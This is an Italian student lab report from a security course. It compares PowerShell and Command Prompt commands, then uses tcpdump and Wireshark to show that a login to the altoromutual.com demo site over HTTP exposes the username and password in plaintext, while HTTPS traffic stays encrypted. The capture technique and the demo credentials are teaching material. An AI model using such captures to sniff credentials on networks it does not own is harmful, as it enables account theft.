

PROGETTO S11-L5

WINDOWS POWERSHELL:

Laboratorio - Utilizzo di Windows PowerShell

In questo laboratorio, esploreremo alcune delle funzioni di PowerShell.


<https://itexamanswers.net/3-3-11-lab-using-windows-powershell-answers.html>

WINDOWS POWERSHELL:

Parte 1: accedere alla console di PowerShell.

- a. Fare clic su **Start** . Cerca e seleziona **PowerShell** .
- b. Fare clic su **Start** . Cerca e seleziona **prompt dei comandi**.

WINDOWS POWERSHELL:




WINDOWS POWERSHELL:

Parte 2: Esplora i comandi del prompt dei comandi e di PowerShell.

a. Immettere **dir** al prompt in entrambe le finestre.

Entrambe le finestre forniscono un elenco di sottodirectory e file, e informazioni associate come tipo, dimensione del file, data e ora dell'ultima scrittura. In PowerShell, vengono mostrati anche gli attributi/modalità.

WINDOWS POWERSHELL:



The image shows two overlapping windows from a Windows operating system. The background window is 'Windows PowerShell (x86)' with a blue title bar. It displays the command 'dir' and its output, which is a table of files and folders in the 'C:\Users\user' directory. The foreground window is 'Prompt dei comandi' (Command Prompt) with a black title bar, showing the same 'dir' command and output, but with a different formatting style.

Windows PowerShell (x86)

Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

PS C:\Users\user> dir

Directory: C:\Users\user

Mode	LastWriteTime	Length	Name
d-r----	09/07/2024 16:37		Contacts
d-r----	10/12/2024 14:26		Desktop
d-r----	09/07/2024 18:05		Documents
d-r----	10/12/2024 14:25		Downloads
d-r----	09/07/2024 16:37		Favorites
d-r----	09/07/2024 16:37		Links
d-r----	09/07/2024 16:37		Music
d-r----	09/07/2024 16:40		OneDrive
d-r----	09/07/2024 16:39		Pictures
d-r----	09/07/2024 16:37		Saved Games
d-r----	09/07/2024 16:39		Searches
d-r----	09/07/2024 16:37		Videos

PS C:\Users\user>

Prompt dei comandi

Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>dir

Il volume nell'unità C non ha etichetta.
Numero di serie del volume: B068-65A2

Directory di C:\Users\user

11/12/2024	13:55	<DIR>	.
11/12/2024	13:55	<DIR>	..
09/07/2024	15:37	<DIR>	Contacts
10/12/2024	14:26	<DIR>	Desktop
09/07/2024	17:05	<DIR>	Documents
10/12/2024	14:25	<DIR>	Downloads
09/07/2024	15:37	<DIR>	Favorites
09/07/2024	15:37	<DIR>	Links
09/07/2024	15:37	<DIR>	Music
09/07/2024	15:40	<DIR>	OneDrive
09/07/2024	15:39	<DIR>	Pictures
09/07/2024	15:37	<DIR>	Saved Games
09/07/2024	15:39	<DIR>	Searches
09/07/2024	15:37	<DIR>	Videos
		0 File	0 byte
		14 Directory	18.756.882.432 byte disponibili

C:\Users\user>

WINDOWS POWERSHELL:

b. Prova un altro comando che hai utilizzato nel prompt dei comandi, ad esempio **ping** , **cd** e **ipconfig** .

Quali sono i risultati?

L'output in entrambe le finestre è simile.

WINDOWS POWERSHELL:

Windows PowerShell (x86)

Mode	LastWriteTime	Length	Name
d-r---	09/07/2024 16:37		Contacts
d-r---	10/12/2024 14:26		Desktop
d-r---	09/07/2024 18:05		Documents
d-r---	10/12/2024 14:25		Downloads
d-r---	09/07/2024 16:37		Favorites
d-r---	09/07/2024 16:37		Links
d-r---	09/07/2024 16:37		Music
d-r---	09/07/2024 16:40		OneDrive
d-r---	09/07/2024 16:39		Pictures
d-r---	09/07/2024 16:37		Saved Games
d-r---	09/07/2024 16:39		Searches
d-r---	09/07/2024 16:37		Videos

```
PS C:\Users\user> cd
PS C:\Users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::65ca:358d:624a:389c%4
    Indirizzo IPv4. . . . . : 192.168.1.20
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel isatap.homenet.telecomitalia.it:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:4bd:1f7a:a008:cf71
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::4bd:1f7a:a008:cf71%5
    Gateway predefinito . . . . . : ::

PS C:\Users\user>
```

Prompt dei comandi

```
C:\Users\user>cd
C:\Users\user

C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::65ca:358d:624a:389c%4
    Indirizzo IPv4. . . . . : 192.168.1.20
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel isatap.homenet.telecomitalia.it:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:4bd:1f7a:a008:cf71
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::4bd:1f7a:a008:cf71%5
    Gateway predefinito . . . . . : ::

C:\Users\user>
```


WINDOWS POWERSHELL:

Parte 3: Esplora i cmdlet.

a. I comandi PowerShell, cmdlet, sono costruiti sotto forma di stringa *verbo-nome* . *Per identificare il comando PowerShell per elencare le sottodirectory e i file in una directory, immettere **Get-Alias dir** al prompt PowerShell.*

Qual è il comando PowerShell per **dir** ?

Ottieni-ChildItem



```
PS C:\Users\user> Get-Alias dir
```

CommandType	Name	Version	Source
Alias	dir -> Get-ChildItem		

```
PS C:\Users\user>
```

WINDOWS POWERSHELL:

Cosa sono i cmdlet?

I cmdlet sono i comandi nativi di PowerShell, pensati per eseguire azioni specifiche all'interno dell'ambiente PowerShell. Sono come i mattoncini con cui costruisci gli script e le automazioni.

Caratteristiche principali dei cmdlet:

- **Nome:** Hanno un nome composto da un verbo e un sostantivo (es: Get-Command, Set-Location), che descrive chiaramente l'azione che eseguono.
- **Parametri:** Possono accettare diversi parametri che modificano il comportamento del cmdlet, come ad esempio specificare un percorso, un filtro o un valore.
- **Pipeline:** Sono progettati per funzionare in una pipeline, ovvero l'output di un cmdlet può essere utilizzato come input per un altro cmdlet, creando flussi di lavoro complessi.
- **Moduli:** I cmdlet sono organizzati in moduli, che sono come delle librerie di comandi. Ogni modulo si concentra su una specifica area funzionale (es: Active Directory, Azure, Exchange).

Perché sono importanti?

- **Automatizzazione:** Consentono di automatizzare molte attività ripetitive, risparmiando tempo e riducendo gli errori.
- **Gestione di sistemi:** Sono essenziali per la gestione di sistemi operativi Windows, server, applicazioni e infrastrutture cloud.
- **Integrazione:** Possono essere utilizzati per integrare PowerShell con altri strumenti e tecnologie.

WINDOWS POWERSHELL:

Come funzionano?

1. Analizza il comando.
2. Trova il cmdlet corrispondente.
3. Valuta i parametri.
4. Esegue il cmdlet.
5. Restituisce l'output.

Esempi di cmdlet:

- **Get-Command:** Elenca tutti i cmdlet disponibili.
- **Get-Process:** Visualizza i processi in esecuzione.
- **Set-Location:** Cambia la directory corrente.
- **Copy-Item:** Copia file o cartelle.
- **Remove-Item:** Elimina file o cartelle.

Come imparare a usarli?

- **Documentazione:** La documentazione ufficiale di Microsoft è una risorsa inestimabile.
- **Esempi:** Cerca esempi online o nei libri per vedere come i cmdlet vengono utilizzati in pratica.
- **Esperimentazione:** Prova diversi cmdlet con parametri diversi per capire come funzionano.
- **Comunità:** Partecipa a forum e community online per chiedere aiuto e condividere le tue conoscenze.

Dove trovare i cmdlet?

- **PowerShell ISE:** L'Integrated Scripting Environment di PowerShell offre un'interfaccia grafica per esplorare i cmdlet e scrivere script.
- **Visual Studio Code:** Con estensioni apposite, Visual Studio Code diventa un potente editor per PowerShell.
- **Online:** Ci sono numerosi siti web e risorse online che forniscono informazioni sui cmdlet.

WINDOWS POWERSHELL:

Dove trovare i cmdlet?

- **PowerShell ISE:** L'Integrated Scripting Environment di PowerShell offre un'interfaccia grafica per esplorare i cmdlet e scrivere script.
- **Visual Studio Code:** Con estensioni apposite, Visual Studio Code diventa un potente editor per PowerShell.
- **Online:** Ci sono numerosi siti web e risorse online che forniscono informazioni sui cmdlet.

WIRESHARK:

Laboratorio - Utilizzo di Wireshark per Esaminare il Traffico HTTP e HTTPS

In questo laboratorio, completa i seguenti obiettivi:

- **Catturare e visualizzare il traffico HTTP**
- **Catturare e visualizzare il traffico HTTPS**

<https://itexamanswers.net/10-6-7-lab-using-wireshark-to-examine-http-and-https-traffic-answers.html>

HTTP:

Passaggio 1: avviare la macchina virtuale ed effettuare l'accesso.

Passaggio 2: aprire un terminale e avviare tcpdump

HTTP:

Aprire un browser Web dalla barra di avvio all'interno della VM .
Andare su <http://www.altoromutual.com/login.jsp>


Poiché questo sito web utilizza HTTP, il traffico non è crittografato.
Fai clic sul campo Password per visualizzare l'avviso pop-up.

Inserisci il nome utente **Admin** e la password **Admin** e fai clic su **Accedi** .

Chiudere il browser web.

Ritornare alla finestra del terminale in cui è in esecuzione tcpdump.
Digitare **CTRL+C** per interrompere la cattura del pacchetto.


```
(kali@kali)-[~/Desktop]
$ sudo tcpdump -i eth0 -w traffico.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 26214
4 bytes
^C3376 packets captured
3397 packets received by filter
0 packets dropped by kernel
```



HTTP:

Passaggio 3: visualizzare l'acquisizione HTTP.

Fare doppio clic sul file, nella finestra di dialogo Apri con scorrere fino a Wireshark e quindi fare clic su **Apri**



HTTP:

b. Nell'applicazione Wireshark, filtra per **http** e fai clic su **Applica** .

c. Sfoglia i diversi messaggi HTTP e seleziona il messaggio **POST**


d. Nella finestra inferiore viene visualizzato il messaggio. Espandi la sezione **HTML Form URL Encoded: application/x-www-form-urlencoded**

Quali due informazioni vengono visualizzate?

L'UID dell'amministratore e la password dell'amministratore

e. Chiudere l'applicazione Wireshark.

HTTP:



The image shows a Wireshark packet capture window titled "traffico.pcap". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help), a toolbar with various icons, and a packet list pane on the left. The packet list pane shows a list of captured packets, with packet 2995 selected. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The packet bytes pane at the bottom shows the raw data of the selected packet, including the HTTP POST request body.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
696	99.657001	192.168.1.23	95.101.114.211	OCSP	482	Request
702	99.678512	95.101.114.211	192.168.1.23	OCSP	956	Response
729	99.716961	192.168.1.23	95.101.114.211	OCSP	482	Request
735	99.735063	95.101.114.211	192.168.1.23	OCSP	955	Response
772	102.495542	192.168.1.23	95.101.114.211	OCSP	482	Request
774	102.516466	95.101.114.211	192.168.1.23	OCSP	956	Response
2229	157.931582	192.168.1.23	65.61.137.117	HTTP	419	GET /login.jsp HTTP/1.1
2232	158.090113	65.61.137.117	192.168.1.23	HTTP	8871	HTTP/1.1 200 OK (text/html)
2995	180.007548	192.168.1.23	65.61.137.117	HTTP	662	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
3000	180.165456	65.61.137.117	192.168.1.23	HTTP	318	HTTP/1.1 302 Found
3002	180.171173	192.168.1.23	65.61.137.117	HTTP	633	GET /bank/main.jsp HTTP/1.1
3006	180.320938	65.61.137.117	192.168.1.23	HTTP	6514	HTTP/1.1 200 OK (text/html)

Frame 2995: 662 bytes on wire (5296 bits), 662 bytes captured (5296 b
Ethernet II, Src: PCSSystemtec_ad:25:87 (08:00:27:ad:25:87), Dst: zte
Internet Protocol Version 4, Src: 192.168.1.23, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 34504, Dst Port: 80, Seq: 1,
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded

0000 c8 98 28 34 ba 83 08 00 27 ad 25 87 08 00 45 00 ..(4... '%
0010 02 88 af bf 40 00 40 06 fc 3e c0 a8 01 17 41 3d ...@.@. >..
0020 89 75 86 c8 00 50 d0 12 20 54 e9 8e 8d c5 80 18 ...u...P... T..
0030 00 fb 8e ec 00 00 01 01 08 0a 0c cc 73 2c 00 7b
0040 19 d2 50 4f 53 54 20 2f 64 6f 4c 6f 67 69 6e 20 ..POST / doLc
0050 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1 ..Hc
0060 77 77 77 2e 61 6c 74 6f 72 6f 6d 75 74 75 61 6c www.alto rom
0070 2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 .com..Us er-A
0080 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 : Mozill a/5.
0090 31 31 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 11; Linu x x8
00a0 3b 20 72 76 3a 31 30 39 2e 30 29 20 47 65 63 6b ; rv:109 .0)
00b0 6f 2f 32 30 31 30 30 31 30 31 20 46 69 72 65 66 o/201001 01 F
00c0 6f 78 2f 31 31 35 2e 30 0d 0a 41 63 63 65 70 74 ox/115.0 ..Ac
00d0 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c . text/h tml

HTTP:

- Frame 2995: 662 bytes on wire (5296 bits), 662 bytes captured (5296 b
- Ethernet II, Src: PCSSystemtec_ad:25:87 (08:00:27:ad:25:87), Dst: zte
- Internet Protocol Version 4, Src: 192.168.1.23, Dst: 65.61.137.117
- Transmission Control Protocol, Src Port: 34504, Dst Port: 80, Seq: 1,
- **Hypertext Transfer Protocol**
- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "uid" = "Admin"
 - Form item: "passw" = "Admin"
 - Form item: "btnSubmit" = "Login"

HTTPS:

Parte 2: Cattura e visualizza il traffico HTTPS

Passaggio 1: avviare tcpdump da un terminale.

- b. Aprire un browser Web dalla barra di avvio all'interno della VM CyberOps Workstation. Andare su www.netacad.com .
- c. Fare clic su **Accedi**
- d. Inserisci il tuo nome utente e password NetAcad. Fai clic su **Avanti** .
- e. Chiudere il browser web nella VM.
- f. Ritornare alla finestra del terminale in cui è in esecuzione tcpdump. Digitare **CTRL+C** per interrompere la cattura del pacchetto.

HTTPS:

[← Go back](#)

Welcome!

Please login to your account.

Email

[s://www.kali.org](#) **Login**

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo tcpdump -i eth0 -w httpsdump.pcap

[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), s
^C12509 packets captured
12513 packets received by filter
0 packets dropped by kernel
```

HTTPS:

Passaggio 2: visualizzare l'acquisizione HTTPS.

- a. Fai clic sull'icona Filesystem sul desktop e vai alla cartella home dell'analista utente. Apri il file **httpsdump.pcap**
- b. Nell'applicazione Wireshark, espandere verticalmente la finestra di acquisizione e quindi filtrare in base al traffico HTTPS tramite la porta 443.

Immetti **tcp.port==443** come filtro e fai clic su **Applica** .
- c. Sfoglia i diversi messaggi HTTPS e seleziona un messaggio **Dati applicazione** .

HTTPS:

34	10.163964	192.168.1.23	34.117.188.166	TCP	74	51328 → 443	[SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM...
35	10.178119	34.117.188.166	192.168.1.23	TCP	74	443 → 51328	[SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=141...
36	10.178151	192.168.1.23	34.117.188.166	TCP	66	51328 → 443	[ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=218563...
37	10.192841	192.168.1.23	34.117.188.166	TLSv1.3	583	Client Hello (SNI=contile.services.mozilla.com)	
38	10.206919	34.117.188.166	192.168.1.23	TCP	66	443 → 51328	[ACK] Seq=1 Ack=518 Win=268288 Len=0 TSval=401...
39	10.239222	34.117.188.166	192.168.1.23	TLSv1.3	2114	Server Hello, Change Cipher Spec	
40	10.239223	34.117.188.166	192.168.1.23	TLSv1.3	1087	Application Data	
41	10.239297	192.168.1.23	34.117.188.166	TCP	66	51328 → 443	[ACK] Seq=518 Ack=2049 Win=31872 Len=0 TSval=2...
42	10.239321	192.168.1.23	34.117.188.166	TCP	66	51328 → 443	[ACK] Seq=518 Ack=3070 Win=31872 Len=0 TSval=2...
47	10.640992	192.168.1.23	34.160.144.191	TCP	74	57484 → 443	[SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM...
53	10.657399	34.160.144.191	192.168.1.23	TCP	74	443 → 57484	[SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=141...
54	10.657445	192.168.1.23	34.160.144.191	TCP	66	57484 → 443	[ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=689624...
55	10.657620	192.168.1.23	34.160.144.191	TLSv1.2	282	Client Hello (SNI=content-signature-2.cdn.mozilla.net)	

d. Nella finestra inferiore viene visualizzato il messaggio.

Cosa ha sostituito la sezione HTTP presente nel precedente file di acquisizione?

Dopo la sezione TCP, ora c'è una sezione Secure Sockets Layer (SSL/TLS 1.3) al posto di HTTP.

HTTPS:

e. Espandere completamente la sezione **Secure Sockets Layer** .e. Espandere completamente la sezione **Secure Sockets Layer** .

```
‣ Frame 40: 1087 bytes on wire (8696 bits), 1087 bytes captured (8696 bits)
‣ Ethernet II, Src: zte_34:ba:83 (c8:98:28:34:ba:83), Dst: PCSystemtec_ad:25:87 (08:00:27:ad:25:87)
